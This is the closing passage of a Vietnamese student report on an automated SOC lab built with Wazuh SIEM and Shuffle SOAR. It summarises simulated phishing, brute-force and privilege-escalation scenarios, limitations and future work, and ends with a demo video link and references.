Triển khai kiến trúc phân tán và chịu lỗi cao: Để đáp ứng yêu cầu của môi trường doanh nghiệp lớn, kiến trúc cần được mở rộng theo hướng Wazuh Cluster đa node, tích hợp hệ thống hàng đợi tin nhắn như Kafka để đảm bảo không mất mát dữ liệu log, và triển khai Shuffle SOAR trên nền container hóa (Kubernetes) để đảm bảo tính sẵn sàng cao và khả năng mở rộng theo nhu cầu.

3.5 Kết chương

Chương này đã trình bày toàn diện kết quả triển khai và đánh giá thực nghiệm của hệ thống SOC tự động hóa được xây dựng trên nền tảng tích hợp Wazuh SIEM, Shuffle SOAR và các công cụ hỗ trợ. Thông qua bốn kịch bản tấn công được mô phỏng có hệ thống — từ Email Phishing, thực thi PowerShell độc hại, SSH Brute Force đến Leo thang đặc quyền qua SUID — hệ thống đã chứng minh khả năng vận hành hiệu quả trên toàn bộ vòng đời ứng phó sự cố mà không đòi hỏi sự can thiệp liên tục của con người.

Bên cạnh những kết quả tích cực, quá trình đánh giá cũng chỉ ra những hạn chế cần được giải quyết khi chuyển sang môi trường sản xuất thực tế, đặc biệt là bài toán mở rộng quy mô, sự phụ thuộc vào dịch vụ bên thứ ba và nhu cầu liên tục cập nhật bộ quy tắc phát hiện trước sự tiến hóa không ngừng của các kỹ thuật tấn công.

Nhìn tổng thể, kết quả thực nghiệm khẳng định rằng mô hình SOC tự động hóa chi phí thấp dựa trên mã nguồn mở là một hướng tiếp cận khả thi và có giá trị thực tiễn rõ ràng, đặc biệt phù hợp với các tổ chức vừa và nhỏ đang tìm kiếm giải pháp nâng cao năng lực bảo mật trong bối cảnh nguồn lực nhân sự còn hạn chế. Các hướng phát triển được đề xuất — từ tích hợp UEBA, mở rộng sang môi trường đám mây đến xây dựng nền tảng Threat Intelligence nội bộ — tạo ra lộ trình rõ ràng để tiếp tục hoàn thiện và nâng cao năng lực của hệ thống trong tương lai.

KẾT LUẬN

Trong bối cảnh các mối đe dọa an ninh mạng ngày càng gia tăng cả về số lượng và mức độ tinh vi, việc xây dựng một hệ thống giám sát và phản ứng sự cố hiệu quả là yêu cầu cấp thiết đối với mọi tổ chức. Báo cáo đã tập trung nghiên cứu, thiết kế và triển khai mô hình tích hợp giữa hệ thống SIEM và SOAR, cụ thể là sự kết hợp giữa Wazuh và Shuffle, nhằm nâng cao năng lực phát hiện và tự động hóa xử lý sự cố an ninh mạng.

Về mặt lý thuyết, báo cáo đã trình bày tổng quan về giám sát an toàn mạng, các thách thức trong vận hành SOC hiện đại, cũng như vai trò quan trọng của tự động hóa trong việc giảm thiểu tải công việc thủ công và rút ngắn thời gian phản ứng. Trên cơ sở đó, hai nền tảng Wazuh (SIEM) và Shuffle (SOAR) đã được phân tích chi tiết về kiến trúc, chức năng và khả năng tích hợp.

Về mặt thực nghiệm, nhóm đã xây dựng thành công mô hình hệ thống trong môi trường lab, triển khai các kịch bản tấn công điển hình như phishing, brute force, leo thang đặc quyền và tấn công ứng dụng web. Kết quả cho thấy hệ thống có khả năng:

- Phát hiện kịp thời các hành vi bất thường thông qua rule và log correlation.
- Tự động hóa quá trình phân tích, làm giàu dữ liệu và phản ứng sự cố.
- Giảm đáng kể thời gian xử lý nhờ các playbook được xây dựng trên nền tảng SOAR.
- Đảm bảo tính nhất quán và giảm thiểu sai sót trong quá trình vận hành SOC.

Tuy nhiên, mô hình vẫn tồn tại một số hạn chế như phụ thuộc vào rule-based detection của Wazuh, yêu cầu kỹ thuật cao trong việc xây dựng playbook và khả năng mở rộng chưa được kiểm chứng trong môi trường thực tế quy mô lớn.

Trong tương lai, hướng phát triển có thể bao gồm:

- Tích hợp thêm các nguồn Threat Intelligence nâng cao.
- Ứng dụng Machine Learning để cải thiện khả năng phát hiện.
- Mở rộng triển khai trên môi trường cloud hoặc hybrid.
- Tối ưu hóa playbook để xử lý các kịch bản phức tạp hơn.

Tổng thể, mô hình Wazuh – Shuffle đã chứng minh tính khả thi và hiệu quả trong việc xây dựng một hệ thống giám sát và phản ứng sự cố tự động, góp phần nâng cao năng lực phòng thủ an ninh mạng cho tổ chức.

PHỤ LỤC

[1] Video Demo: <https://www.youtube.com/watch?v=IpAcxAKJzXk>

TÀI LIỆU THAM KHẢO

- [2] Nguyễn Ngọc Điệp, Ninh Thị Thu Trang, Vũ Minh Mạnh, *Bài giảng Kỹ thuật theo dõi, giám sát an toàn mạng*, 2025. Học viện Công nghệ Bưu chính Viễn thông.
- [3] Wazuh Inc., Wazuh Documentation, 2024. <https://documentation.wazuh.com>
- [4] Shuffle, Shuffle SOAR Documentation, 2024. <https://shuffler.io/docs>
- [5] MITRE, MITRE ATT&CK Framework. <https://attack.mitre.org>
- [6] VirusTotal, API Documentation. <https://docs.virustotal.com/docs/api-overview>